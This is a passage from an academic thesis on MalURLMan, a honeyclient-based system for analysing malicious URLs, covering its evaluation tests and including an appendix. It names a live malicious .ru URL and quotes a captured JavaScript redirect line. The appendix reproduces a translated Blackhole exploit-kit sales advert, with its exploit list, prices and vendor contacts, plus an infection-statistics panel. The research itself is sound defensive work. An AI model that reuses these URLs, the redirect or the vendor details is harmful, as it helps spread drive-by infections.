


Figure 4.6: Process for creating a MAG2 URL task

4.7.2.2 Mag2_results.php

Mag2_results.php is use to query MAG2 API about results from our current MAG2 tasks. This module will ask for both URL tasks and executable tasks. The process is pictured in figure 4.7 and described in the steps below:

1. Mag2_results.php get all the MAG2 tasks that are not completed from the MalURLMan DB
2. Query the MAG2 API with task ID and check if the task status is set to completed.
3. If task is completed get task events.
4. If task is completed get task resources.
5. If resource got images, get and save images to filesystem from MAG2 API.
6. Update the state of the MAG2 task in the MalURLMan DB.




Figure 4.7: Process for querying MAG2 API for results from our MAG2 tasks

4.7.2.3 mag2_page.php

This module is used to get the most important information about the analysis process, namely information about risk and filter detections from the IVM.

1. Query MalURLMan DB about all the current MAG2 tasks that are finished
2. Visit the MAG2 web interface task details page and search for "risk" and "filter detection" in the source of the page
3. Store the found risk into the database




Figure 4.8: MAG2 Risk Results

4.8 Open Source Intelligence Modules

As we know from section 2.4, Open Source Intelligence modules are a modules that gathers information from public sources. We have implemented intelligence gathering from a few common sources, and we will explain these in this section.

DNS Module We have created a simple DNS module which utilizes the PEAR DNS2 and URL2 packages in addition to the ZF bootstrap. The current responsibility for this module is to map the relationship between IP, domain, and URL and save this into the database for history purposes.

WHOIS Module We have created a WHOIS module which utilized the PEAR Whois and URL2 packages in addition to the ZF bootstrap. The current responsibility for this module is to store Whois data about every domain from every URL we analyze.

4.9 URL Rating Scheme

We are going to rate the URL according to the following scheme:

Black	- URL unreachable. This means that the host of the URL cannot be reached
Gray	- Status/history of URL is unknown, and not analyzed by any modules before.
Red	- A threat is currently known to be served by the hostname belonging to the domain of the URL.
Green	- URL has been scanned and no malicious content found and no malicious content has ever been associated with the hostnames belonging to the domain.
Orange	- No currently know threat, but domain has been red in the past (suspicious)

By default every URL is Gray, which means we cannot be certain if the URL is malicious or not. A URL can only get rated as red if we get a risk back from MAG2, that means that any of their filters has been triggered.

Chapter 5

System Evaluation

This chapter goes through the result of the system development and evaluates the system and its capabilities.

5.1 MalURLMan Features

The features we managed to implement in MalURLMan are the following:

- Two access points for submitting URLs to the queue: either through REST API or MalURLMan ZF environment.

- Example scripts that import URLs from specific sources. See B.3, and B.5 for examples.

- A core module responsible for handling the URL queue by adding new URLs to the analysis queue for all the current active analysis modules. See B.6.

- A DNS analysis module responsible for extracting the domain name form a URL and resolving the IP and storing it in the database for history showing the relationship between domain names and IPs. See B.7.

- A Ping analysis module responsible for checking if hosts are alive. See B.8.

- A Whois analysis module responsible for querying the correct registrar for all the available WHOIS information about a domain and storing it in the database. See B.9.

- An analysis module responsible for processing the Thug URL queue, by sending new URLs to Thug for analysis and adding a new “Thug task” to the database. See B.10.

- An analysis module responsible for querying the Thug MongoDB for results for any current “Thug tasks” and saving any samples found to disk and adding a new “thug sample” to the database. See B.11.

- An analysis module responsible for uploading executable samples found with Thug to the MAG2 IVM environment for analysis, and create a new “MAG2 task” in the database. See B.14.

- An analysis module responsible for processing the MAG2 URL queue by sending new URLs to MAG2 API as URL samples and creating new MAG2 tasks in the IVM with unlimited firewall restrictions. If the MAG2 task was successfully created, the module will save it as a “MAG2 task” in the database, along with the current status of the task. See B.12.

- An analysis module responsible for processing the ”MAG2 tasks” queue by querying MAG2 about the status of tasks in the “MAG2 tasks” queue, and retrieve and store the results if it is finished. See B.13.

- An analysis module responsible for processing MAG2 task view web pages and extracting the risk value. See B.15.

5.2 MalURLMan Usage Example 1

In this section we are going to go through the whole cycle of the system from URL import, to processing of results, to test if the processes are functioning the way we designed them.

5.2.1 URL Import

We are going to work with URLs gathered from a dataset from malware.com.br. This site offers URL block lists in different formats, and we are going to be working with the XML version of their dataset. Their XML structure for the URL element includes information about when the URL was listed as malicious and what kind if threat was found. The dataset contains 6503 URLs, and they are were added over a large time span from 2005 until 2012. In table 5.1, we can see the distribution of URLs per year. Taking note that over half the URLs was rated as malicious before 2012, we could probably expect that a lot of the URLs no longer are malicious (false-positives). To avoid this, we only import URLs from 2012, and in addition we import the URLs in such a way that the we know what month each URL is from by creating a new URL source for each month in the database.

To extract the URLs from the dataset and import them to the database we wrote a simple PHP script with help from the MalURLMan ZF bootstrap. The script can be found in B.4. As we can see there, it extracts each URL from the dataset and uses the Model Url Mapper as introduced in section 4.3 to save the URL with the source parameter set.

Unfortunately, the dataset from Table 5.2 contains many duplicate URLs, therefore we are going to only add unique URLs into the url analysis queue. As a result the amount of URLs per month will be reduced as shown in Table 5.3.

Year	2012	2011	2010	2009	2008	2007	2006	2005
URLs	3325	2657	457	12	12	2	26	12

Table 5.1: URLs per year

Month	January	February	March	April	May	June
URLs	889	379	268	480	1135	174

Table 5.2: URLs per month 2012

Month	January	February	March	April	May	June
Unique URLs	193	220	185	287	755	130

Table 5.3: Unique URLs per month

5.2.2 URL Queue

In MalURLMan we have the core.php (SeeB.6) file which takes care of adding all the new URLs in the system to the processing queue for the different analysis modules as listed in section 5.1. This script simply adds all the new URLs in the processing queue for all the current active modules. Each of the different modules gets its own queue which it has sole responsibility for. From Table 5.3 we can see that we have 1770 URLs ready to be processed by both Thug and MAG2. We are going to run these two processes simultaneously by processing the queue per month.

5.2.3 Test Discussion

The dataset we analyzed contained URLs that previously has been rated as malicious by malware.com.br. We chose this dataset because those URLs are likely to still be malicious. However, these URLs may have been cleaned up since they have been already detected and blacklisted. Therefore, we cannot be certain that the URLs are still hosting live malicious code. Even so, we regard it as likely to encounter malware on some of the URLs from a source like this.

If we look at the results in table 5.4, we see that very few of the URLs actually are detected as malicious. Which may be seen as a strange fact, as we used a list of previously rated malicious URLs. However, there are several explanations for this. The first possible reason could be that the URLs are not live anymore. They could have been cleaned, or they could be not reachable. In fact, 343 of the URLs where not reachable by our DNS module. The second possible reason could be that the IP of MAG2 already is blocked, either through pre-compiled block lists, or by through previous visits by MAG2. The last possible reason could be that the detection filters in MAG2 are not configured to detect the malicious activity of the exploit. In fact, one of the tasks that we manually inspected which was not flagged by any filters, actually changed the contents of the hosts file[1]. In addition, another task created a file called svhost.exe inside the Windows directory, which also was not detected by any filters. This shows us that we should reconsider our filter rules for detection, in order to detect more malicious activity.

This test also showed that MalURLMan can import URLs, send them to analysis modules for analysis, and retrieve results from the analysis modules. It also shows that we can save processing time in MAG2, by filtering out which URLs are dead with the DNS module before we send them to MAG2. Given one MAG2 IVM available to process URLs, we saved 343 minutes of processing time by simply checking if URLs are alive before processing them any further.

Thug results are in many ways inconclusive, since it does not directly say anything about the maliciousness of a URL. In this case, Thug only save JavaScript and executable samples like Windows PE executable files, Java JAR files and Flash SWF files, that we can use for further analysis with other tools. By manual inspection we can for instance see cases of JavaScript that looks suspicious, in comparison to for instance Javascript snippets of known libraries like jQuery. However, Thug has not yet any plugins to determine the suspiciousness of a Javascript snippet. In cases where Thug finds executables, it will save the samples and the MAG2 Thug process (see 4.7.1.3) will upload the sample to MAG2. However, it will only upload PE files, since this version of MAG2 does not support any other files.

MAG2 results are more conclusive, and it will give tasks a risk rating if any detection filters are triggered. In our case, detection filters triggers if for instance a visit to a URL results in creating on processes in suspicious places or adding of autostart objects. However, for our uploaded PE files, the same filters will trigger if the files for instance creates a temporary file in a temp folder. This is not suspicious for a typical installer program, which was the case for many of the uploaded files.

This test also shows an interesting trait of the hybrid honey-client system configuration. All of the malicious URLs where Thug found executables, was not rated malicious by MAG2, and Thug could not evaluate the executable itself. However, by

[1]The host file is used to map hostnames to IPs by OSs.

Month	January	February	March	April	May	June
Unique URLs	193	220	185	287	755	130
Malicious URLs	0	0	1	0	1	1
Malicious PE files	2	0	0	5	2	0

Table 5.4: Results after analysis

uploading the executable and analyzing it in MAG2, we detected malicious executables. This shows that our hybrid honey-client configuration is beneficial when used in this way.

5.3 MalURLMan Usage Example 2

This usage example is executed in order to show difficulties with managing malicious URLs and getting reliable results. In this test we wanted to find and test a live malicious URL against our system. We visited urlQuery to look for recently added malicious URLs and found one in which urlQuery had detected a SutraTDS HTTP Get request in[2]. We did not know if this malicious URL was still active, but it was very likely to be, since it was very fresh. The URL in question was `http://comment-twitt.ru/gpewhw?5`

We want to first utilize Thug to analyze the URL, in such a way that we can mimic a URL priority system. That is, we are going to analyze the URL twice with Thug and compare the analysis logs by hand to look after anything suspicious. If anything suspicious is found, we will give the URL priority and run it through MAG2. Also if any MAG2 filters are triggered, we are going to run the URL through a second MAG2 analysis, to check if the URL behaves differently.

5.3.1 Thug Analysis

The data from the Thug analysis XML files are almost identical, except from that the second analysis does not contain this Javascript redirection code:

[2]urlQuery report for the URL here: http://urlquery.net/report.php?id=60728

```
window.location="http://contentdesigner.ru/hwohuwr/pntkmra.php";
```

This is a difference that should raise some suspicion, in addition to that the URL path looks unnatural. If the TLD of the redirection URL had been to a suspicious TLD, that could have raised more suspicion. That is, if we are redirected from a Russian site to a Chinese site. However, this is not the case here. But the fact that the redirect code was removed on our second request from the same IP, we decided to analyze it further with our HIHC module.

5.3.2 MAG2 Analysis

The analysis from the MAG2 tasks gives us a lot of valuable information. In the first case, the system is exploited through a Adobe Acrobat exploit, and MAG2 detects two suspicious activities, namely creation of process in suspicious location, and the creating of a autostart object. However in the second case executed just 6 minutes later, the browser is redirected to Google without any malicious exploits executed. This proves that the URL is malicious since it was exploited in the first request. It also proves that the TDS redirected to a BEP which only served malicious content once per IP, which in this case would have resulted in that MalURLMan would have rated the malicious URL as not malicious. This shows the importance using proxies in order to avoid false-negatives in our system.

5.3.3 Test Discussion

Evaluating this particular URL which had a SutraTDS redirection showed us some of the problems we discussed in chapter 3. Firstly, it shows that a Thug can be used to determine if a page acts suspicious on subsequent visits by analyzing the difference of the page contents. Secondly, it shows the danger of re-evaluating URLs with honeyclients from the same IP. Even though MAG2 did not get exploited in the second task, it does not mean that the URL is not malicious. It just proves that this particular TDS had seen our IP before, and decided to not serve us malicious content. Then lastly, it shows that MalURLMan in its current state can detect malicious pages that are targeting our honey-client configurations. In fact, we queried Google Safe Browsing for their rating of the URL, at first it had no rating for the URL. Therefore we submitted the URL to their analysis service, to see if they would detect any malicious activity. When Google had visited and analyzed the URL, their diagnostic page said it had visited it, but found no malicious activity. See figure A.4 for more details. This information may tell us something about that the TDS are either blocking the Google IPs, or that it is not exploiting their honey-client configurations. Either way, it shows the importance of using unknown IPs when visiting URLs.

Chapter 6

Conclusion

The goal of this thesis was to create a system able crawl potential malicious URLs and rate them as malicious or not. Thus, we created a modular system for managing malicious URLs, with capability to import URLs from specific sources and analyze URLs with the help of a hybrid honey-client configuration and other analysis modules. This lay the groundwork for a system that can help in ever evolving fight against malicious web sites. The system serves as a proof of concept system utilizing a hybrid honey-client configuration to better detect malicious activity. Our tests also showed the importance of managing honey-client configurations with respect to IP addresses. By re-evaluating a malicious web site from the same honey-client configuration with the same IP address, we observed that the honey-client got served a benign web site instead of a malicious one. Which introduced a false-negative in our ratings and illustrates the importance of using proxies.

6.1 Future Work

More needs to be done in the process of interpreting information from the various analysis modules. With the recent addition of plugin support in the LIHC Thug, one can write scripts that analyze the MAEC logs further. Writing a plugin that filters URLs that are likely to be malicious based on HTML and Javascript features as proposed in [19] would be a good approach to minimize the amount of benign

URLs in the URL processing queue for a HIHC module.

With the demonstrated importance of using proxies in this system, additional research dealing with using and managing a large scale proxy network with our system should be done. As the malware usually targets normal users, coming from regular ISPs, we think that a proxy network based on a volunteer computing[1] architecture would be an ideal and interesting approach. In this way, BEPs would have no way to distinguish regular web traffic from honey-client traffic based on IPs.

As the size and age of the maliciously rated URL grows, mechanisms to re-evaluate URLs will be needed in order to keep false-positives out of the ratings, that is, URLs that have been cleaned up. There is no use in having a large index of false and outdated ratings, besides keeping history of URLs that previously have been malicious.

[1]Volunteer computing is a form of distributed computing in which the general public volunteers processing and storage to scientific research projects[23].

Bibliography

[1] Statcounter global stats: Top 5 browsers from w20 2011 to w20 2012. [Online]. Available: http://gs.statcounter.com/#browser-ww-weekly-201120-201220

[2] Honeyspider network architecture. [Online]. Available: http://www.honeyspider.net/?page_id=58#section3

[3] N. Provos, D. McNamee, P. Mavrommantis, K. Wang, and N. Modadugu, "The ghost in the browser: Analysis of web-based malware," *Proceedings of the first USENIX workshop on hot topics in botnets (HotBots'07)*, 2007.

[4] *Blue Coat White Paper - 2011 Mid-Year Security Report.* Blue Coat, 2011.

[5] N. Provos, P. Mavrommatis, M. Rajab, and F. Monrose, "All your iframes point to us," in *Proceedings of the 17th conference on Security symposium.* USENIX Association, 2008, pp. 1–15.

[6] R. Johari and P. Sharma, "A survey on web application vulnerabilities (sqlia, xss) exploitation and security engine for sql injection," in *2012 International Conference on Communication Systems and Network Technologies.* IEEE, 2012, pp. 453–458.

[7] Symantec. (2008, May) Symantec report: Attacks increasingly target trusted web sites. [Online]. Available: http://www.symantec.com/resources/articles/article.jsp?aid=20080513_sym_report_attacks_increasingly

[8] (2010, 05) Websense 2010 threat report: Key staticial findings: Web security. [Online]. Available: http://www.websense.com/content/threat-report-2010-web-security.aspx

[9] J. Narvaez, B. Endicott-Popovsky, C. Seifert, C. Aval, and D. Frincke, "Drive-by-downloads," in *System Sciences (HICSS), 2010 43rd Hawaii International Conference on*, jan. 2010, pp. 1 –10.

[10] *Symantec Global Internet Security Threat Report Trends for 2008.* Symantec, 2009, vol. XIV.

[11] Symantec. (2011, January) Report on attack toolkits and malicious websites. [Online]. Available: http://www.symantec.com/about/news/resources/press_kits/detail.jsp?pkid=attackkits

[12] P. Gutmann, "The commercial malware industry," in *DEFCON conference*, 2007.

[13] A. K. Sood and R. J. Enbody, "Browser exploit packs - exploitation tactics," *VIRUS BULLETIN, Barcelona, Spain*, 2011.

[14] Cryptome.org. (2012, January) Cryptome blackhole infection. [Online]. Available: http://cryptome.org/2012/01/cryptome-virus.htm

[15] K. Zeeuwen, M. Ripeanu, and K. Beznosov, "Improving malicious url re-evaluation scheduling through an empirical study of malware download centers," in *Proceedings of the 2011 Joint WICOW/AIRWeb Workshop on Web Quality.* ACM, 2011, pp. 42–49.

[16] blog.eset.com. (2012, April) Exploit kit plays with smart redirection. [Online]. Available: http://blog.eset.com/2012/04/05/blackhole-exploit-kit-plays-with-smart-redirection#Add_1

[17] R. Hes, V. U. of Wellington. School of Engineering, and C. Science, *The Capture-HPC client architecture.* School of Engineering and Computer Science, Victoria University of Wellington, 2009.

[18] "Honeyspider network capture-hpc ng." [Online]. Available: http://pl.honeynet.org/HoneySpiderNetworkCapture/

[19] D. Canali, M. Cova, G. Vigna, and C. Kruegel, "Prophiler: A fast filter for the large-scale detection of malicious web pages," in *Proceedings of the 20th international conference on World wide web.* ACM, 2011, pp. 197–206.

[20] L. Invernizzi, U. Santa Barbara, S. Benvenuti, M. Cova, P. Comparetti, C. Kruegel, and G. Vigna, "Evilseed: A guided approach to finding malicious web pages," 2012.

[21] J. Göbel and A. Dewald, *Client-Honeypots.* Oldenbourg Wissenschaftsverlag, 2010.


[22] https://github.com/buffer/thug/blob/master/readme. [Online]. Available: ThugREADME

[23] D. Anderson, C. Christensen, and B. Allen, "Designing a runtime system for volunteer computing," in *SC 2006 Conference, Proceedings of the ACM/IEEE.* IEEE, 2006, pp. 33–33.

Appendix A

Screenshots

A.1 Vendors.pro Sales Add



Paunch
Vendor of exploit

Join Date: Apr 2011
Posts: 2
Reputation: 0

Black Hole - Exploits Kit
The network testing Computer

Current version: **1.1.0** [Updated on: 4/4/2011] **[Current list of exploits]**

- MDAC IE 5-6, Windows 98/me, 2000, 2003, XP
- HCP IE 7-8, Windows 2000, XP,
- PDF (combined in one PDF file multiple vulnerabilities) Acrobat Reader v. 6-9.2, works on all browsers
- PDF LibTiff (works to bypass ASLR + DEP) Acrobat Reader v. 8-9.3, works on all browsers
- Java SMB, all browsers, Windows 2000, 2003, XP, Vista, 7
- Java OBE, all browsers, Windows 2000, 2003, XP, Vista, 7
- Java TRUST, all browsers
- Java SKYLINE, IE

[Statistics]
Maximum Detailing statistics for all parameters tested peredovaemym Computer.
Vidzhetovaya system. Widget 1 : Global statistical Widget: a.) statistics for the Entire Period of the Day to start or since the last reset. b.) Statistics for the Current Day Operation system. C.) Statistics on the calendar, Taken separately over a Period of time. Widget 2 : Operating Systems. Widget 3 : Browsers, details on Individual versions of the browser. Widget 4 : Top Jurisdictions. Widget 5 : Exploits and vulnerable versions of Windows operating Systems. Widget 6 : Referrals, detailing the full address of referring URL, IP address. (Optional, disabled). Widget 7 : Streams, Individual statistics of sources of traffic. Widget 8 : custom widget. (The ability to create a Widget Showing soobstvennogo Grouping and any statistical data from separate widgets) Each of the widgets Have a full, miksimizirovannuyu stats for your parameter data. Auto-update for a Given Interval on the Timeline, without reloading the Page, in Real time. Graphic, Visual Presentation of information on the 3-Tier leniynyh charts. Accounting: Hits, hosts, Downloads, percentages for Each of the parameters of Statistics. Forming a Visual Bred Drag'n'Drop widgets system. **[Streams]** Built -in TDS (Traffic Direct System). Configure traffic Flows under Each: type, Niche, Celler traffic. Creates Own set of ITS: operating Systems, browsers, Countries, exploits, Files for incoming traffic, based on the rules. Separate traffic to a unique, non-unique for Each of the rules of Flow. Manage the Flow, the status of Human. Manage Files for Each of the Flow / rules with automatic IT Change to a New limit on the expiration of Shipment. Gross, to maximize the statistics: Flow / Rule. Administrative and Public access to the statistics of the Flow / rules. **[Files]** Library Files. Full details about the downloaded file. Setting limits on Shipping concretely Particular file. Integrated Anti-API-based interfaces popular AVCheck Services. **[Safety]** Block Circulation to the system for a Given: Referrals, IP-address (Including Ranges). Configure Database Black list: Referrals, IP address. Importing, exporting Black Databases list. **[Setup]** section Admistrativny Control center system. Change the names of Key Files and Settings to Hide from the automatic Detection by Antivirus companies and Malvar trackers Followed by Entering the IP address or Domain in the Black list on a set of Standard Files system of names. Are Fully Independent and unique file names and Settings from other Copies of the system. Change the system language: Russian, English. Place the string on the Map of limits statistical information widgets. Change the Password system. Change the global auto-update Interval statistics Page. Clears the global statistics of the Individual system or Flow. Optimized for high-loaded with work and traffic Volumes Exploits the crypt on Special Algorithms That Impossible to make IT code and Analysis Detection of anti-virus and Services Tipo Wepawet and other analogues Penetrates all browsers, if Vulnerable plug-ins and browser versions Admin Panel is Password protected without using the login for the convenience of Authorization Links to traffic, as in the Clear, and zakriptovan JavaScript kriptora iFrame code **[System screen]** Screenshots from version 1.0.0, for the moment data on the Punching and a list of exploits to **the Property:** Annual License: $ 1500 Semiannual license: $ 1000 3-month license: $ 700 Update kriptora (cleaning) $ 50 Changing domain $ 20 multidomen + $ 200 to the Cost of the License. During the Term of the License all the Free updates for. **Rent on our Server:** Month: $ 500 Week: $ 200 24-hour test: $ 50 *[*] There is a limit on the amount of incoming traffic to a leasehold system.* **PAUNCH: ICQ: 343 002; JabberID:** paunch@thesecure.biz - on the Purchase and other issues in no time tech Support **SUPPORT: ICQ: 530 082; JabberID:** blackhole2@jabber.ru - on other issues (working hours from 9 to 6 p.m. Moscow time on weekdays)


Black Hole - Exploits Kit **System testing computer network** Current version: **1.1.0** [Updated on: 04.04.2011] **[Current list of exploits]**

Figure A.1: Here we see the vendor of the Black Hole exploit kit advertising its features on the russian board vendors.pro. This screenshot was taken on 12.4.2012, and it was automatically translated from Russian to English using Google Chrome. It is not the latest version of Blackhole, but it showcases who advanced it was at that time.

A.2 Blackhole Exploit Kit Screenshots

A.2.1 Statistics

In figure A.2 we can see an overview over different statistics in a live Black Hole instance. It can tell us how much traffic has hit the instance, how many successful loads of the malware, which exploits has been successful, and what kind of clients that have been exploited.



Adv: Sell Domains! Fast and cheap! Domains .in - 6 wmz [redacted]
Adv: Chinese domains with the best price! [redacted]

Start date: End date: Autoupdate interval: **10 sec.**

STATISTIC

TOTAL INFO
450216 HITED 148233 HOSTS 18997 LOADS — 14.61% LOADS

TODAY INFO
21899 HITED 8663 HOSTS 978 LOADS — 12.74% LOADS

EXPLOITS	LOADS	% ↑
Java Rhino ›	16144	83.36
PDF LIBTIFF ›	1923	9.93
PDF ALL ›	497	2.57
Java OBE ›	366	1.89
HCP ›	225	1.16
FLASH ›	124	0.64
MDAC ›	87	0.45

OS	HITS	HOSTS	LOADS ↑	%
Windows 7	228122	81851	9227	12.50
Windows XP	107502	34616	5607	19.06
Windows Vista	88850	30063	4303	16.04
Windows 2003	538	105	27	27.55
Windows 2000	368	70	9	13.24
Windows NT	178	47	3	8.82
Windows 98	24	17	3	17.65
Linux	7773	1259	1	0.19
Mac OS	16845	2862	0	0.00

BROWSERS ↓	HITS	HOSTS	LOADS	%
Chrome ›	112654	18305	16	0.46
Firefox ›	93164	39359	5490	13.97
MSIE ›	217897	87742	13594	15.51
Mozilla ›	1299	301	0	0.00
Opera ›	2718	969	7	15.91
Safari ›	22467	4301	6	0.79

